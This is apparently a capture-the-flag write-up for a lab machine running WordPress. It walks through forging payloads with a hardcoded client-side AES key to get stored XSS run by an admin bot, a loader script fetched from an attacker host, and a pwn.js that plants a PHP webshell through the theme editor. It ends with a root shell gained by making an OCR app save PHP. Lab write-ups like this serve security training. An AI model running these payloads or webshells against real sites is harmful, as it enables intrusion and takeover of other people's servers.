tl;dr
the wordpress theme ships a hardcoded aes key in its client js, so i can forge the "encrypted" transcription it sends to the server and get a stored xss that an admin bot runs. i use that xss to write a webshell through the theme editor (rce as www-data), find a reused password in wp-config for the walter user, and ssh in. root is a php dev server running as root that exposes an ocr app: it saves whatever text it recognizes into its own web root, so i render an image that ocr's into valid php, save it as a .php and the root server executes it.
recon
nmap
$ nmap -p- --min-rate 10000 -n -Pn 10.129.48.213
PORT    STATE SERVICE
22/tcp  open  ssh
443/tcp open  https

$ nmap -p22,443 -sCV -n -Pn 10.129.48.213
22/tcp  open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
443/tcp open  ssl/http Apache httpd 2.4.58 ((Ubuntu))
|_http-generator: WordPress 7.0
|_http-title: Agency LLC
| ssl-cert: Subject: commonName=makesense.htb
|_http-server-header: Apache/2.4.58 (Ubuntu)
added makesense.htb to /etc/hosts.
open ports / services
| Port | Service | Version | Notes |
|---|---|---|---|
| 22 | ssh | OpenSSH 9.6p1 | ubuntu 24.04, password auth on |
| 443 | https | Apache 2.4.58 | wordpress 7.0, self-signed cert cn=makesense.htb |
enumeration
the site is a web agency one-pager ("WebAgency"). the thing that stands out is the little green call button bottom-right, the site does voice/text stuff.

the homepage loads a custom theme webagency and two scripts, main.js and whisper/whisper-wrapper.js, plus an inline config block:
var webagency_ajax = {
  "ajax_url":"https://makesense.htb/wp-admin/admin-ajax.php",
  "nonce":"4c87106585",
  "site_url":"https://makesense.htb"
};
so it does in-browser transcription with transformers.js and posts the result back to wordpress over admin-ajax. the nonce is public in the page.
the key finding is in whisper-wrapper.js. it has a hardcoded symmetric key, a helper that openly exists to build xss, and an aes-gcm encrypt routine:
// whisper-wrapper.js
const ENCRYPTION_KEY = 'bLs6z8iv3gWpsvyeabFosDjb4YQe7jdU13rI';   // "must match server-side"

// Map spoken words to their symbol equivalents for XSS injection
applySymbolMapping(text) {
    const mappings = { 'open bracket':'<', 'close bracket':'>', 'slash':'/', 'quote':"'", ... };
    // "< script >" -> "<script>"
}

async encryptPayload(payload) {
    // key = SHA-256(ENCRYPTION_KEY); AES-GCM; return base64( IV(12) || ciphertext || tag )
}
and main.js shows the actual request. it creates a post (contact form or voice upload) to get a post_id, then encrypts {transcription, summary} and sends it to save_voice_results:
const payload = { transcription: text, summary };
const encryptedPayload = await window.whisperTranscriber.encryptPayload(payload);
formData.append('action', 'save_voice_results');
formData.append('nonce', webagency_ajax.nonce);
formData.append('post_id', postId);
formData.append('encrypted_payload', encryptedPayload);
the model: client encrypts, server decrypts with the SAME key, stores it, and an admin reviews it later. since the key is right there in the js, i don't need the mic, i can encrypt my own payload with any html inside. thats a stored xss.
foothold (initial access)
-
Vuln/vector: hardcoded client-side crypto key -> forge encrypted payload -> stored xss run by an admin bot -> use the bot's session to write a webshell via the wordpress theme editor.
-
Steps:
reproduce the encryption in python:
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
import os, json, base64, hashlib
KEY = hashlib.sha256(b'bLs6z8iv3gWpsvyeabFosDjb4YQe7jdU13rI').digest()

def forge(t, s):
    iv = os.urandom(12)
    ct = AESGCM(KEY).encrypt(iv, json.dumps({"transcription": t, "summary": s}).encode(), None)
    return base64.b64encode(iv + ct).decode()
store the payload (all unauth, the nonce is public):
# 1) create a post
POST /wp-admin/admin-ajax.php
  action=submit_contact_form&nonce=4c87106585&name=..&email=..&message=..
  -> {"success":true,"data":{"post_id":74}}

# 2) save our forged encrypted payload against it
POST /wp-admin/admin-ajax.php
  action=save_voice_results&nonce=4c87106585&post_id=74&encrypted_payload=<forged>
  -> {"success":true,"data":{"message":"Results saved successfully!"}}
the server accepted and decrypted it, so the key/format are right. i inject a loader that pulls a stage-2 script:
<script src="http://10.10.15.15:8080/pwn.js"></script>after a minute a headless chrome starts hitting my listener, confirming a bot renders the stored content and runs our js:
23:14:28 HIT port=4444 from=10.129.48.213 GET /F?p=4444    UA=... HeadlessChrome/148
23:14:29 HIT port=8080 from=10.129.48.213 GET /S?c=wp-settings-time-3=1783721668
23:21:28 HIT port=8080 from=10.129.48.213 GET /pwn.js       UA=... HeadlessChrome/148
two constraints i hit here:
- the admin session cookie is httponly, so i only ever see
wp-settings-time-3(the admin is wp user id 3). no cookie theft, i have to abuse the session in-browser. - egress is filtered. the bot could only reach me on 4444 and 8080. everything else (8000, 9001, ...) was silently dropped, which wasted time until i tested multiple ports at once.
so pwn.js runs in the admin's browser, grabs the theme-editor nonce and writes a webshell into functions.php:
// pwn.js (runs as the admin bot)
let html = await (await fetch('/wp-admin/theme-editor.php?file=functions.php&theme=webagency',
                              {credentials:'include'})).text();
let nonce = html.match(/name="(?:_wpnonce|nonce)"\s+value="([a-f0-9]+)"/)[1];
let content = /* current file from the <textarea name="newcontent"> */;
let shell = "<?php if(isset($_REQUEST['0'])){system($_REQUEST['0']);die();} ?>\n";
await fetch('/wp-admin/theme-editor.php', {method:'POST', credentials:'include',
  headers:{'Content-Type':'application/x-www-form-urlencoded'},
  body: new URLSearchParams({_wpnonce:nonce, action:'update', file:'functions.php',
                             theme:'webagency', newcontent: shell + content})});
webshell is live, rce as www-data:
$ curl -sk 'https://makesense.htb/wp-content/themes/webagency/functions.php?0=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
wp-config has a db password, and it's reused for the walter system user (the db itself is actually sqlite, the mysql block is only there for the creds):
$ curl -sk '.../functions.php?0=grep+DB_+/var/www/html/wp-config.php'
define( 'DB_USER', 'walter' );
define( 'DB_PASSWORD', 'JbhHDAEgXvri3!' );
$ ssh walter@makesense.htb        # JbhHDAEgXvri3!
walter@makesense:~$ id
uid=1000(walter) gid=1000(walter) groups=1000(walter)
walter@makesense:~$ cat user.txt
- user flag:
[redacted]
privilege escalation
-
Vector: root runs a
php -Sdev server hosting an ocr app. it writes the recognized text into a folder under its own web root, so a file saved as.phpgets executed by the root server. get ocr to output valid php. -
Steps:
walter has no sudo and nothing useful in suid/cron. but root is running a php server bound to localhost:
walter@makesense:~$ ss -tlnp | grep 8001
LISTEN 0 4096 127.0.0.1:8001 0.0.0.0:*

walter@makesense:~$ ps aux | grep ocr
root ... php -S 127.0.0.1:8001 -t /root/ocr4/
its behind http basic auth ("OCR Protected"). walter's password works for it too:
walter@makesense:~$ curl -s -o /dev/null -w '%{http_code}\n' -u 'walter:JbhHDAEgXvri3!' http://127.0.0.1:8001/
200
the app: draw a word on a canvas, it posts the png as a data url, the server ocr's it and gives you a save form. saving writes the recognized text to saved/<filename>.

two facts make this root:
- the filename is reduced to basename (
../is stripped), but it doesn't matter:saved/lives inside/root/ocr4/, which is the docroot of the root php server. a file saved assaved/x.phpis served, and php-served, by the root process. - the file content is exactly whatever ocr recognized, and i fully control the input image.
the recognize->save flow needs the same php session for both requests (the recognized text is tied to ocr_id in the session), so use a cookie jar:
# recognize (keep cookies) -> grab ocr_id -> save with cookies
curl -c cj -b cj -u walter:... -X POST :8001/ --data-urlencode "canvas_image=data:image/png;base64,..."
curl -c cj -b cj -u walter:... -X POST :8001/ --data-urlencode "ocr_id=<id>" \
     --data-urlencode "filename=s.php" --data-urlencode "save_output=Save"
-> Saved as: saved/s.php
the only real work is getting tesseract to output valid php. it reads plain words fine but mangles code symbols (system -> sys tem, [0] -> [@], drops trailing chars). since i can read the saved file back byte for byte, i just brute-forced the render (font/size) until read-back was exact. notosans regular reads it perfectly:
render "<?php system($_GET[0]);" and read back saved/<name>:
  NotoSans-Regular   ps64  ->  <?php system($_GET[0]);      EXACT
  LiberationSerif    ps64  ->  <?php system($_GET[0]);      EXACT
  JetBrainsMono      ps48  ->  <?phpsystem($_GET[O1);        no
  LiberationSans     ps80  ->  <?php system($_GETI[0]);      no
then save that image as s.php and hit it through the root server:
$ curl -s -u 'walter:JbhHDAEgXvri3!' -G http://127.0.0.1:8001/saved/s.php \
       --data-urlencode '0=id; hostname; cat /root/root.txt'
uid=0(root) gid=0(root) groups=0(root)
makesense.htb
- root flag:
[redacted]